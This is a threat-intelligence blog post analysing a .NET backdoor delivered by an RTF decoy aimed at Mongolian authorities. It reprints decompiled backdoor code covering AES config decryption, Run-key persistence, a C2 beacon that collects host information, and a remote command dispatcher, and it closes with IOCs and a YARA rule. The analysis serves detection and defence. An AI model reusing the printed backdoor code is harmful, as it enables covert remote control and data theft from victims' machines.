A .NET rat targets Mongolia

By Sebdraven

Published: 2021-03-24 · Archived: 2026-04-05 17:52:58 UTC

A new document royal road v7 installs a backdoor in .NET. a first executable is dropped \os03C2.tmp. This exe has many similarities with older campaigns using by Operation LagTime or Tonto Team.

Document

The decoy document is a document about infection of covid19 in Russia send to the Mongolia Authorities. The document is fake signed A. Amarsaikhan.


This technics was used by Operation LagTime and another APT Chinese.

Backdoor Analysis

The backdoor is installed C:\MSBuild\WindowsUpdate\S-1–2 and the name of file is csrss.exe like the legit process of Windows

The configuration of the backdoor is stored in a ressource .NET.

Press enter or click to view image in full size




The content of the XML file is encrypted with the AES algorithm. The key is hardcoded in the class Main_Form in the private method Main_Form_Load.

```
byte[] crypt_key = new byte[]
{
```

```
230,
23,
63,
211,
96,
49,
120,
48,
182,
11,
49,
173,
233,
114,
123,
61,
230,
23,
63,
211,
96,
49,
120,
48,
182,
11,
49,
173,
233,
114,
123,
61
};
```

The xml file is decrypted :



```
try
{
    string xpath = string.Format("/config", new object[0]);
    foreach (object obj in xmlDocument.SelectNodes(xpath))
    {
        XmlNode xmlNode = (XmlNode)obj;
        XmlElement xmlElement = (XmlElement)xmlNode;
        byte[] crypt_key = new byte[]
        {
            230,
            23,
            63,
            211,
            96,
            49,
            120,
            48,
            182,
            11,
            49,
            173,
            233,
            114,
            123,
            61,
            230,
            23,
            63,
            211,
            96,
            49,
            120,
            48,
            182,
            11,
            49,
            173,
            233,
            114,
            123,
            61
        };
        text = Aes256.Decrypt(xmlElement.GetElementsByTagName("Node1").Item
          (0).InnerText, crypt_key);
        text2 = Aes256.Decrypt(xmlElement.GetElementsByTagName("Node2").Item
          (0).InnerText, crypt_key);
        text3 = Aes256.Decrypt(xmlElement.GetElementsByTagName("Node3").Item
          (0).InnerText, crypt_key);
        text4 = Aes256.Decrypt(xmlElement.GetElementsByTagName("Node4").Item
          (0).InnerText, crypt_key);
        Globle.AdminKeyMD5 = Aes256.Decrypt(xmlElement.GetElementsByTagName
          ("Token").Item(0).InnerText, crypt_key);
        Globle.SessionKey = Globle.MD5Encrypt("utf-8", Globle.AdminKeyMD5);
```

A session key is created and used for encrypting all data found by the backdoor and send to C2.

A mutant is created with the information of the configuration:

```
string name = Globle.MD5Encrypt("utf-8", text + text2 + text3 + text4);
Mutex mutex = null;
bool flag;
mutex = new Mutex(true, name, ref flag);
try
{
    if (!flag)
    {
        Process.GetCurrentProcess().Kill();
    }
}
catch (Exception)
{
    if (flag)
    {
        mutex.ReleaseMutex();
    }
    mutex.Close();
    mutex = null;
}
```

And the persistence is the run keys with a check of the privileges:

```
string executablePath = Application.ExecutablePath;
string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(executablePath);
if (Main_Form.IsRunAsAdmin())
{
    RegistryKey localMachine = Registry.LocalMachine;
    RegistryKey registryKey = localMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows\
      \CurrentVersion\\Run\\");
    registryKey.SetValue(fileNameWithoutExtension, executablePath);
    registryKey.Close();
    localMachine.Close();
}
else
{
    string text5 = "";
    try
    {
        RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsof
          \Windows\\CurrentVersion\\Run\\");
        text5 = registryKey2.GetValue(fileNameWithoutExtension).ToString();
    }
    catch (Exception)
    {
    }
    finally
    {
        if (!text5.ToUpper().Contains(executablePath.ToUpper()))
        {
            RegistryKey currentUser = Registry.CurrentUser;
            RegistryKey registryKey3 = currentUser.CreateSubKey("SOFTWARE\\Microsoft\
              \Windows\\CurrentVersion\\Run\\");
            registryKey3.SetValue(fileNameWithoutExtension, executablePath);
            registryKey3.Close();
            currentUser.Close();
        }
    }
}
```

A connection to the c2 is done in a thread with the method Post_Online_Message. The messages are encrypted with the BasicKey hardcoded in the code: 8A5AE1329F9CD824EE915FE14328D267

```
public static string SessionKey;

// Token: 0x04000008 RID: 8
public static string BasicKey = "8A5AE1329F9CD824EE915FE14328D267";

// Token: 0x04000009 RID: 9
```

```
// Token: 0x06000010 RID: 16 RVA: 0x0000286C File Offset: 0x00000A6C
public void Post_Online_Message()
{
    this.Online_Order = "$Online||";
    this.Get_ComputerInfo();
    this.Online_Order = this.Online_Order + Globle.Version + "||" +
      Globle.HmacMD5Encrypt("utf-8", Globle.AdminKeyMD5, this.HostID);
    this.Client = new TcpClient();
    this.nConnect = 0;
    string text = "We1Do6*hISDKo#9&+8UJHHtvf=923";
    byte[] array = new byte[4];
    new RNGCryptoServiceProvider().GetBytes(array);
    Random random = new Random(BitConverter.ToInt32(array, 0));
    int maxValue = text.Length - 1;
    while (3 > this.nConnect)
    {
        string text2 = "";
        for (int i = 0; i < random.Next(4, 16); i++)
        {
            text2 += text.Substring(random.Next(0, maxValue), 1);
        }
        this.Online_Order + "||" + text2;
        string text3 = Aes256.Encrypt(this.Online_Order, Encoding.UTF8.GetBytes
          (Globle.BasicKey));
        string s = text3.Length.ToString() + "||" + text3;
        if (!this.Client.Connected)
        {
            try
            {
                this.Client.Connect(Globle.Host, Globle.Port);
                if (this.Client.Connected)
                {
                    this.socket = this.Client.Client;
                    this.Stream = new NetworkStream(this.socket);
                    this.Stream.Write(Encoding.UTF8.GetBytes(s), 0,
                Encoding.UTF8.GetBytes(s).Length);
                    this.Stream.Flush();
                    this.nConnect++;
                    if (this.socket.Connected)
                    {
                        Thread thread = new Thread(new ThreadStart
                (this.Get_Server_Order));
                        thread.Start();
                    }
                }
                goto IL_25F;
            }
```

The first information are sent in the setting of the compromise computer with the method Get_ComputerInfo.

Get Sebdraven's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The disk are listed, the kind of operating system, the processor information, the memory ram. These information are collecting by using WMI and the IP of the computer.

```
// Token: 0x06000012 RID: 18 RVA: 0x00002B7C File Offset: 0x00000D7C
public void Get_ComputerInfo()
{
    WindowsIdentity current = WindowsIdentity.GetCurrent();
    string value = current.User.Value;
    string str = int.Parse(value.Substring(value.LastIndexOf('-') + 1)).ToString
      ("X4");
    string arg = Environment.ExpandEnvironmentVariables("%SystemDrive%");
    string queryString = string.Format("SELECT * FROM Win32_LogicalDisk Where
      DeviceId=\"{0}\"", arg);
    string str2 = this.WMI_Searcher(queryString, "VolumeSerialNumber");
    this.HostID = str2 + str;
    this.Online_Order = this.Online_Order + this.HostID + "||";
    this.Online_Order = this.Online_Order + Globle.nProtocol.ToString("X2") + "||";
    if (string.Equals(Environment.UserDomainName, Environment.MachineName,
      StringComparison.CurrentCultureIgnoreCase) || string.Equals("SYSTEM",
      Environment.UserName, StringComparison.CurrentCultureIgnoreCase))
    {
        string online_Order = this.Online_Order;
        this.Online_Order = string.Concat(new string[]
        {
            online_Order,
            this.WMI_Searcher("SELECT * FROM Win32_ComputerSystem", "Caption"),
            "/",
            Environment.UserName,
            "||"
        });
    }
    else
    {
        string online_Order2 = this.Online_Order;
        this.Online_Order = string.Concat(new string[]
        {
            online_Order2,
            this.WMI_Searcher("SELECT * FROM Win32_ComputerSystem", "Caption"),
            "/",
            Environment.UserDomainName,
            "\\",
            Environment.UserName,
            "||"
        });
    }
    this.Online_Order = this.Online_Order + this.WMI_Searcher("SELECT * FROM
      Win32_OperatingSystem", "Caption") + "||";
    string text = "";
    int num = 0;
    IPHostEntry iphostEntry = Dns.Resolve(Dns.GetHostName());
    foreach (IPAddress ipaddress in iphostEntry.AddressList)
    {
        if (0 < num++)
        {
            text += "\\";
        }
        text += ipaddress.ToString();
    }
    this.Online_Order = this.Online_Order + text + "||";
    this.Online_Order = this.Online_Order + DateTime.Now.ToString("yyyy-MM-dd
      HH:mm:ss") + "||";
    string text2 = this.WMI_Searcher("SELECT * FROM Win32_Processor", "Name");
    text2 = new Regex("[\\s]+").Replace(text2, " ");
    this.Online_Order = this.Online_Order + text2 + "||";
    this.Online_Order = this.Online_Order + int.Parse(this.WMI_Searcher("SELECT * FROM
      Win32_OperatingSystem", "TotalVisibleMemorySize")) / 1024 + " MB||";
    if (string.Equals("SYSTEM", Environment.UserName,
      StringComparison.CurrentCultureIgnoreCase))
    {
        this.Online_Order += "2||";
    }
    else if (Main_Form.IsRunAsAdmin())
    {
        this.Online_Order += "1||";
    }
```

```
        else
        {
            this.Online_Order += "0||";
        }
        this.Online_Order = this.Online_Order + Globle.Customer + "||";
    }
```

After that, the backoor waits orders in another thread with the method Get_Server_Order.

Press enter or click to view image in full size

```
            this.nConnect++;
            if (this.socket.Connected)
            {
                Thread thread = new Thread(new ThreadStart
(this.Get_Server_Order));
                thread.Start();
            }
        }
```

All orders are decrypted with the same BasicKey

```
        }
        string text = "";
        try
        {
            text = Aes256.Decrypt(Encoding.UTF8.GetString(list.ToArray()),
            Encoding.UTF8.GetBytes(Globle.BasicKey));
        }
        catch (Exception)
```

And the method Order_Catcher launch the different orders:

the order is Getdir, $GetDisk, GetFileList, Checksum, DeleteFile, DeleteFolder, RenameFolder, RenameFile, RunHide, Upload, Download, ActiveDos, ExecuteCommand, Disconnect, Trans (to transfert data), Uninstall

Each order has a method with the same name:

```
public void Order_Catcher(string[] Order_Set, Socket socket)
{
    string key;
    switch (key = Order_Set[0])
    {
    case "$200":
    {
        string a;
        if ((a = Order_Set[1]) != null)
        {
            if (!(a == "#OK"))
            {
                return;
            }
            this.nConnect = 0;
            return;
        }
        break;
    }
    case "$GetDir":
        this.Get_LocalDisk();
        return;
    case "$GetDisk":
        this.nConnect = 0;
        this.Get_LocalDisk(socket);
        return;
    case "$GetFileList":
        this.nConnect = 0;
        this.Get_FileList(Order_Set[1], socket);
        return;
    case "$Checksum":
        this.nConnect = 0;
        this.Checksum(Order_Set[1], Order_Set[2], socket);
        return;
    case "$DeleteFile":
        this.nConnect = 0;
        this.Delete_File(Order_Set[1], Order_Set[2], socket);
        return;
    case "$DeleteFolder":
        this.nConnect = 0;
        this.Delete_Folder(Order_Set[1], Order_Set[2], socket);
        return;
    case "$RenameFolder":
        this.nConnect = 0;
        this.Rename_Folder(Order_Set[1], Order_Set[2], Order_Set[3], socket);
        return;
    case "$RenameFile":
        this.nConnect = 0;
        this.Rename_File(Order_Set[1], Order_Set[2], Order_Set[3], socket);
        return;
    case "$RunHide":
        this.nConnect = 0;
        if (3 == Order_Set.Length)
        {
            this.RunHide(Order_Set[1], Order_Set[2], "", "", socket);
            return;
        }
        if (4 == Order_Set.Length)
        {
            this.RunHide(Order_Set[1], Order_Set[2], Order_Set[3], "", socket);
            return;
        }
        if (5 == Order_Set.Length)
        {
            this.RunHide(Order_Set[1], Order_Set[2], Order_Set[3], Order_Set[4], socket);
            return;
        }
        break;
    case "$Upload":
        this.nConnect = 0;
        this.Upload(Order_Set[1], long.Parse(Order_Set[2]), socket);
        return;
    case "$Download":
        this.nConnect = 0;
        this.Download(long.Parse(Order_Set[1]), Order_Set[2], socket);
```

```
        return;
    case "$ActiveDos":
        this.ActiveDos();
        return;
    case "$ExecuteCommand":
        this.nConnect = 0;
        if (2 == Order_Set.Length)
        {
            this.Execute_Command(Order_Set[1], null, socket);
            return;
        }
        if (3 == Order_Set.Length)
        {
            this.Execute_Command(Order_Set[1], Order_Set[2], socket);
            return;
        }
        break;
    case "$Disconnect":
        this.nConnect = 0;
        Process.GetCurrentProcess().Kill();
        return;
    case "$Trans":
        this.nConnect = 0;
        this.TransData(Order_Set[1], Order_Set[2], Order_Set[3]);
        return;
    case "$Uninstall":
        this.nConnect = 0;
        try
        {
            Process.Start(new ProcessStartInfo(this.CMDPath, "/C timeout /t 5 > Nul & Del /f /
              q " + Application.ExecutablePath)
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = true
            });
            Environment.Exit(0);
            Process.GetCurrentProcess().Kill();
```

Threat Intelligence

Many TTPs are similar to another groups like TA428 (Operation LagTime) or Tonto. So this backdoor can be developped by APT Chinese Group.

A new technic is to use .NET. There is different example with .Net plugx loader or tool to install the different payload like RedDelta. [Chinese State-Sponsored Group ‘RedDelta’ Targets the Vatican and Catholic Organizations (recordedfuture.com)]

In this case, there is not a side loading then many operations driven by APT chinese.

IOCs:

c2 185.82.218.40

RTF: 1120275dc25bc9a7b3e078138c7240fbf26c91890d829e51d9fa837fe90237ed

Dropped executable file
C:\Users\admin\AppData\Local\Temp\os03C2.tmp
2b038ad9bfb8c3f40e95e38b572bdf536d9fd2e7dd5cc0c66fbd0bdc1ed89fde
C:\MSBuild\WindowsUpdate\S-1–2\cssrs.exe
08be2c7239acb9557454088bba877a245c8ef9b0e9eb389c65a98e1c752c5709

c2: 185.82.218.40

Yara rule:

```
rule backdoor_net{
meta:
description= “Backdoor targets Mongolia”
author= “@sebdraven”
date = “2020–03–23”
tlp = “white”
strings:
$s1=”RunHide”
$s2=”Token”
$s3=”BasicKey”
$s4=”SessionKey”
$s5=”AdminKeyMD5"
$s6=”Aes256"
$s7=”Order_Catcher”
$s8=”Get_ComputerInfo”
$s9=”TransData”
condition:
all of them
}
```
